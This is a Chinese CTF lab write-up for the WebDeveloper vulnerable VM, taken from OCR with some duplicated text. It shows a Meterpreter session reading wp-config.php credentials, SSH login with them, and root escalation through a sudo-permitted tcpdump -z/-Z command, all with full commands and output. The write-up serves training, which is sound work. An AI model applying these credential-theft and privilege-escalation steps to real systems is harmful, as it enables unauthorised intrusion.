


```
[*] Meterpreter session 1 opened (192.168.
[+] Deleted IrzUHNXlKKMGKak.php

meterpreter > 
```

出现meterpreter >说明可以控制啦！

- 输入Linux命令来查看一些文件：`meterpreter> ls`
- 回退到`/var/www/html`之后可以看到wp-config.php
- 找到一行有wp-config.php,查看里面的内容：kali输入`meterpreter > cat wp-config.php`
- 在浏览器中输入：WebDeveloper的IP/wp-config.php即可找到数据库的用户和密码

一通操作猛如虎，直接get 到结果



Kali-Linux-2021.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Debian
ExpNIS.Windows
Windows 7 x64
Kali-Linux-2021.3-vmware
Metasploitable2-Linux
WebDeveloper
Kali-Linux-2021.3-vmware-...
WebDeveloper
Mozilla Firefox
kali@kali: ~
analyze.cap
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
100644/rw-r-  16246  fil   2017-10-03 20:20:45   wp-settings.php
-r--                       -0400
100644/rw-r-  30091  fil   2018-04-29 19:10:26   wp-signup.php
-r--                       -0400
100644/rw-r-  4620   fil   2017-10-23 18:12:51   wp-trackback.php
-r--                       -0400
100644/rw-r-  3065   fil   2016-08-31 12:31:29   xmlrpc.php
-r--                       -0400

meterpreter > cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'webdeveloper');

/** MySQL database password */
define('DB_PASSWORD', 'MasterOfTheUniverse');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```


利用该插件漏洞提权

通过上面得到的账号密码进行ssh连接：

ssh webdevelope@192.168.234.132

然后输入密码

连接成功：




```
┌──(kali㉿kali)-[~]
└─$                                                                  130 ⨯

┌──(kali㉿kali)-[~]
└─$ ssh webdeveloper@192.168.187.132                                 130 ⨯

^C

┌──(kali㉿kali)-[~]
└─$                                                                  130 ⨯

┌──(kali㉿kali)-[~]
└─$ ssh webdeveloper@192.168.234.132                                 130 ⨯
The authenticity of host '192.168.234.132 (192.168.234.132)' can't be established.
ECDSA key fingerprint is SHA256:qgNlWWIX9wv+iLg9Bqpq+ENCHqG3lhlsM1bMQJygYDM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.234.132' (ECDSA) to the list of known hosts.
webdeveloper@192.168.234.132's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-38-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Dec  7 02:40:39 UTC 2021

  System load:  0.0               Processes:           157
  Usage of /:   23.2% of 19.56GB   Users logged in:     0
  Memory usage: 45%               IP address for eth0: 192.168.234.132
  Swap usage:   0%

 * Security certifications for Ubuntu!
   We now have FIPS, STIG, CC and a CIS Benchmark.

   - http://bit.ly/Security_Certification

 * Want to make a highly secure kiosk, smart display or touchscreen?
   Here's a step-by-step tutorial for a rainy weekend, or a startup.

   - https://bit.ly/secure-kiosk


0 packages can be updated.
0 updates are security updates.


Last login: Tue Oct 30 09:25:27 2018 from 192.168.1.114
webdeveloper@webdeveloper:~$ dir
webdeveloper@webdeveloper:~$ pwd
/home/webdeveloper
webdeveloper@webdeveloper:~$ 
```

```
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'webdeveloper');

/** MySQL database password */
define('DB_PASSWORD', 'MasterOfTheUniverse');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/sal
 * You can change these at any point in time to invalidate all existing cookies. This w
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         'iR▷3SPt)a1qzPvXzD-7N!T+6|δk|.m←_0XF{pSpT+iEh<hckS]qKOO]mm
define('SECURE_AUTH_KEY',  'o@M&#{IjZBc6UH]WaNmbXy]q[mU#v+p;(jdXS4&>q(pCH3
define('LOGGED_IN_KEY',    '=DpRC?!P6U<L!UHlon^=%67sze-%f.SMn8IWTL+>! IZ.
define('NONCE_KEY',        'H8iI2B&D<iJ^]0<Vbwy28}@pE,[zv*E$i#$?1CUU-Wq)^
define('AUTH_SALT',        'G>0j&n/3d`c3%z#_,J*(s%U)n*[pHiMy]5#WgJE<5h$R#<U
define('SECURE_AUTH_SALT', '1pVZ$E`^(9k),kDNomPHQ?2b|s2S*ZQa&g4,?YzcC<xpRHSeU#+4r^zeyF}
define('LOGGED_IN_SALT',   '[Y*)T;V[M;+Ocr.}K@uyX`K.C]@U;!G.U>URrU%{l)~[FO6lODjC;8A4Oiq
define('NONCE_SALT',       'dG`Frheq4f>+N5B/MaY(}3TU!KG,wS&;Gu.⊢4/Ge[*R_6O+teZRU(I8}z$

/**#@-*/

/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


尝试查看，输入`cat /root/flag.txt`



```
webdeveloper@webdeveloper:~$ cat /root/flag.txt
cat: /root/flag.txt: Permission denied
webdeveloper@webdeveloper:~$ whoami
webdeveloper
webdeveloper@webdeveloper:~$ ls -l /root/flag.txt
ls: cannot access '/root/flag.txt': Permission denied
webdeveloper@webdeveloper:~$ sudo cat /root/flag.txt
[sudo] password for webdeveloper:
Sorry, user webdeveloper is not allowed to execute '/bin/cat /root/flag.txt' as root on webdeveloper
webdeveloper@webdeveloper:~$ 
```

发现权限不足，无法查看

使用sudo -l查看谁能查看：



```
webdeveloper@webdeveloper:~$ sudo -l
[sudo] password for webdeveloper:
Matching Defaults entries for webdeveloper on webdeveloper:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webdeveloper may run the following commands on webdeveloper:
    (root) /usr/sbin/tcpdump
```

使用tcpdump执行任意命令（当tcpdump捕获到数据包后会执行指定的命令。）查看当前身份可执行的命令。

创建攻击文件： `touch /tmp/exploit`

写入shellcode： `echo 'cat /root/flag.txt' > /tmp/exploit`

赋予可执行权限： `chmod +x /tmp/exploit`


root权限执行： sudo tcpdump -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/exploit -Z root

tcpdump命令详解：

1. -i eth0 从指定网卡捕获数据包
2. -w /dev/null 将捕获到的数据包输出到空设备（不输出数据包结果）
3. -z [command] 运行指定的命令
4. -Z [user] 指定用户执行命令
5. -G [rotate_seconds] 每rotate_seconds秒一次的频率执行-w指定的转储
6. -W [num] 指定抓包数量

所以我们把看flag.txt文件的命令放在exploit文件中，让root通过查看exploit，来执行相关的命令

好耶ヾ(✿ﾟ▽ﾟ)ノ



```
webdeveloper@webdeveloper:~$ touch /tmp/exploit1
webdeveloper@webdeveloper:~$ echo 'cat /root/flag.txt' > /tmp/exploit
webdeveloper@webdeveloper:~$ chmod +x /tmp/exploit
webdeveloper@webdeveloper:~$ sudo tcpdump -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/exploit -Z root
dropped privs to root
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
18 packets received by filter
0 packets dropped by kernel
webdeveloper@webdeveloper:~$ Congratulations here is youre flag:
cba045a5a4f26f1cd8d7be9a5c2b1b34f6c5d290
```

进行查看相关的

可选方案1：

建立会话后，查看wp-config.php获得账号及口令。（配置文件很重要，各种系统的配置文件）。

获得的账号、口令是用来访问什么目标？注意与第7步描述比较。

实验小结

通过本次CTF实战，模拟了如何在靶机中窃取需要的某个文件数据（flag.txt），让我知道渗透在现实生活中可能的应用。

1.通过扫描发现目标主机，根据主机开放的80端口找到其的网页

2.通过Kali的命令Dirb 爆破网站目录找到cap文件和怎么通过Wireshark、Burp sure分析 “cap” 文件，找到网站管理后台账号密码。

3.怎么利用漏洞和在kali使用msf来控制漏洞来获得服务器的账号密码。

窃取需要的某个文件数据（flag.txt），让我知道渗透在现实生活中可能的应用。

1.通过扫描发现目标主机，根据主机开放的80端口找到其的网页

2.通过Kali的命令Dirb 爆破网站目录找到cap文件和怎么通过Wireshark、Burp sure分析 “cap” 文件，找到网站管理后台账号密码。

3.怎么利用漏洞和在kali使用msf来控制漏洞来获得服务器的账号密码。

4. 使用tcpdump利用root权限获取相关的flag